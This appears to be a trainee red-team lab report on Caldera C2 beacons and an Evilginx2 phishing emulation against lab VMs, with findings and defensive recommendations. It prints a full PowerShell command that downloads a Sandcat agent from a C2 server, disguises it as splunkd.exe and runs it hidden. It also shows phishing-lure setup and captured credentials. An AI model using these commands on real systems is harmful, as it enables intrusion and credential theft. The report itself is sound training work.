Red Team Report:Week-4

Executive Summary

This report documents practical exercises across Advanced C2, Adversary Emulation, Advanced Evasion, Automated Attack Orchestration, Living-Off-the-Land, Comprehensive Reporting, and the Capstone full adversary simulation. For each lab: objectives, tools, logs, concise summaries, findings, and remediation recommendations are provided. Images and raw logs can be appended to each section.

Table of Contents

1. Advanced C2 Lab

Activities & Tools:

- Tools: Caldera, Metasploit
- Tasks: Set up C2 infrastructure, manage sessions, customize payloads

Brief / Setup Notes:

- Configured an HTTPS beacon listener (Caldera) on a lab server
- Generated a stageless PowerShell beacon and delivered it via a simulated delivery channel to a Windows VM.

Log :

Session ID	Target IP	Payload Type	Notes
SID001	192.168.1.50	PowerShell	Beacon established

Summary:


Configured an HTTPS C2 beacon using Caldera and deployed a stageless PowerShell payload to a Windows VM. Successful session establishment confirmed via listener logs. Emphasis placed on TLS configuration, beacon jitter, and operational security when testing in a controlled lab.

Findings:

- HTTPS beacon successfully established with the configured listener.
- Default payload settings increased detection risk; customization reduced telemetry.


Recommendations:

- Harden C2 infrastructure: use valid TLS certs and restrict listener access.
- Tailor payloads (jitter, sleep, staging) to reduce predictable patterns.
- Monitor egress points and TLS fingerprinting for anomalous encrypted sessions.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>
PS C:\Windows\system32> $server="http://192.168.1.7:8888";
>> $url="$server/file/download";
>> $wc=New-Object System.Net.WebClient;
>> $wc.Headers.add("platform","windows");
>> $wc.Headers.add("file","sandcat.go");
>> $data=$wc.DownloadData($url);
>> get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
>> rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
>> [io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
>> Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
PS C:\Windows\system32>
```

Figure 1.1: *Windows virtual machine executing the Caldera Sandcat payload.*




Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

1 alive 1 trusted 1 agent 0 dead 0 untrusted

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
nsdzsf	DESKTOP-J5TPFK7	red	windows	HTTP	8856	Elevated	alive, trusted	10/28/2025, 12:02:48 PM	×

***Figure 1.2:** Session establishment log confirming successful connection from Windows VM to Caldera listener.*



Adversaries


Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

RED TEAM

Objective: default


	Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰	1	PowerShell Lateral Movement using MMC20	lateral-movement	Remote Services: Distributed Component Object Model	⊞		🔑			×
☰	2	Cached Credential Dump via Cmdkey	credential-access	OS Credential Dumping: Cached Domain Credentials	⊞					×
☰	3	Credential Dumping with NPPSpy	credential-access	OS Credential Dumping	⊞		🔑		🗑	×
☰	4	Exploit Privilege Escalation Vulnerability	privilege-escalation	Exploitation for Privilege Escalation	⊞					×

Figure 1.3: *Adversary ability editor with selected abilities mapped to MITRE ATT&CK techniques (ability list and parameters visible).*



Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
10/28/2025, 1:19:56 PM EDT	○ success	PowerShell Lateral Movement using MMC20	lateral-movement	whrugg	DESKTOP-J5TPFK7	3956	View Command	No output
10/28/2025, 1:20:06 PM EDT	○ success	Cached Credential Dump via Cmdkey	credential-access	whrugg	DESKTOP-J5TPFK7	1084	View Command	View Output
10/28/2025, 1:20:56 PM EDT	○ collect	Credential Dumping with NPPSpy	credential-access	whrugg	DESKTOP-J5TPFK7	N/A	View Command	No output

Figure 1.4: *Live operation dashboard showing real-time status of phases, active abilities, and per-target progress indicators.*



Facts

```
No facts collected
```

Standard Output

```
Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02boxghvzpbvsqex
    Local machine persistence
```

Standard Error

```
Nothing to show
```

Figure 1.5: *Operation output*

2. Adversary Emulation Lab

Activities & Tools:

- Tools: Caldera, Metasploit, Evilginx2
- Tasks: Emulate APT29 phishing and persistence; test blue team detection

Brief / Emulation Notes:

- Conducted a simulated APT29-style campaign: credential harvesting via Evilginx2, followed by persistence and lateral movement simulated through Caldera/Metasploit modules.
- Wazuh used for blue team log collection and detection analysis.

Log (example):

Phase	TTP	Tool Used	Notes
Phishing	T1566.001	Evilginx2	Credential harvest

Summary:

Simulated APT29 phishing with Evilginx2 to harvest credentials, then used Caldera to emulate persistence and lateral movement. Wazuh detections were reviewed to map detection opportunities and log gaps; credential harvesting produced notable telemetry in web and auth logs.


Findings:

- Credential harvesting produced web server and authentication anomalies.
- Persistence actions (service creation, scheduled tasks) generated Windows event logs but required tuned detections.

Recommendations:


- Enforce multifactor authentication and monitoring of web-session anomalies.

- Tune Wazuh rules to correlate web/auth anomalies with endpoint actions (service install, suspicious process execution).




```
: config domain test.phish.example.com
[13:07:54] [inf] server domain set to: test.phish.example.com
: config ip 192.168.1.9
[13:08:03] [err] config: invalid syntax: [ip 192.168.1.9]
: config ipv4  192.168.1.9
[13:08:11] [inf] server external IP set to: 192.168.1.9
```

Figure 2.1: *Configuring caldera with ip,domain*




```
: lures create github
[13:20:32] [inf] created lure with ID: 8
: lures

+------+----------+----------+-----------+-------------+------------------+---
-----+--------+
| id   | phishlet | hostname |   path    | redirector  |   redirect_url   | pa
used |  og    |
+------+----------+----------+-----------+-------------+------------------+---
-----+--------+
| 0    | google   |          | /NRtdEiNf |             | https://accou... |
       | ----   |
| 1    | google   |          | /RtGOhxAP |             |                  |
       | ----   |
| 2    | google   |          | /zchPNxUn |             |                  |
       | ----   |
| 3    | google   |          | /VNxTgFGO |             |                  |
       | ----   |
| 4    | google   |          | /cvVJEjNK |             |                  |
       | ----   |
| 5    | github   |          | /NJoqOMnv |             | https://githu... |
       | ----   |
| 6    | github   |          | /jmyDQeIa |             | https://githu... |
       | ----   |
| 7    | github   |          | /hfmIetdC |             | https://githu ...|
       | ----   |
| 8    | github   |          | /PnYpzehD |             |                  |
       | ----   |
+------+----------+----------+-----------+-------------+------------------+---
-----+--------+
```

Figure 2.2: *Creating lures for github page*



```
: lures edit 8 redirect_url https://github.com
[13:20:51] [inf] redirect_url = 'https://github.com'
: lures get-url 8

https://test.phish.example.com/PnYpzehD
```

Figure 2.3: *Creating lures for github page*



Skip to content

Sign in to GitHub

Username or email address


Password Forgot password?

Sign in

New to GitHub? Create an account


- Terms
- Privacy
- Docs
- Contact GitHub Support
- Manage cookies
- Do not share my personal information

Figure 2.4: *github page created by Caldera*



```
: 2025/10/31 13:23:25 [001] WARN: Cannot handshake client github.com remote error
: tls: unknown certificate authority
[13:23:32] [imp] [0] [github] new visitor has arrived: Mozilla/5.0 (X11; Linux x8
6_64; rv:140.0) Gecko/20100101 Firefox/140.0 (192.168.1.9)
[13:23:32] [inf] [0] [github] landing URL: https://test.phish.example.com/PnYpzeh
D
[13:24:31] [+++] [0] Username: [nezuko]
[13:24:31] [+++] [0] Password: [zxcv]
: 2025/10/31 13:24:34 [013] WARN: Cannot write TLS response header from mitm'd cl
ient: write tcp 192.168.1.9:443→192.168.1.9:54390: write: broken pipe
```

Figure 2.4: *Caldera showing github page access by target*




```
: sessions

+------+-------------+-------------+-------------+-----------+---------------+--------------
------+
| id   | phishlet    | username    | password    | tokens    |  remote ip    |         time
     |
+------+-------------+-------------+-------------+-----------+---------------+--------------
------+
| 1    | google      |             |             | none      | 127.0.0.1     | 2025-10-29 0
6:34 |
| 2    | github      | nezuko      | zxcv        | none      | 192.168.1.9   | 2025-10-31 1
3:24 |
+------+-------------+-------------+-------------+-----------+---------------+--------------
------+

: sessions 2

 id            : 2
 phishlet      : github
 username      : nezuko
 password      : zxcv
 tokens        : empty
 landing url   : https://test.phish.example.com/PnYpzehD
 user-agent    : Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/
140.0
 remote ip     : 192.168.1.9
 create time   : 2025-10-31 13:23
 update time   : 2025-10-31 13:24
```

Figure 2.5: *Sessions showing target's credentials in github page*

Summary table of your session info:

Session ID	Phishlet	Username	Password	Tokens	Remote IP	Time
2	github	nezuko	zxcv	none	192.168.1.9	2025-10-31 13:24



Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

APT29

APT29 is a threat group that has been attributed to the Russian government who have been in operation since at least 2008. This group reportedly compromised the Democratic National Committee starting in the summer of 2015. (Emu)

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	RTLO Start Sandcat	execution	Masquerading: Right-to-Left Override	⊞ ⊞			●	
2	PowerShell	execution	Command and Scripting Interpreter: PowerShell	⊞				
3	Automated Collection	collection	Automated Collection	⊞ ⊞				
4	System Network Configuration Discovery (2)	discovery	System Network Configuration Discovery	⊞				
5	System Network	discovery	System Network	⊞				

***Figure 2.6:** Caldera Adversaries showing the simulated APT29 campaign flow with phishing, persistence, and lateral movement phases.*


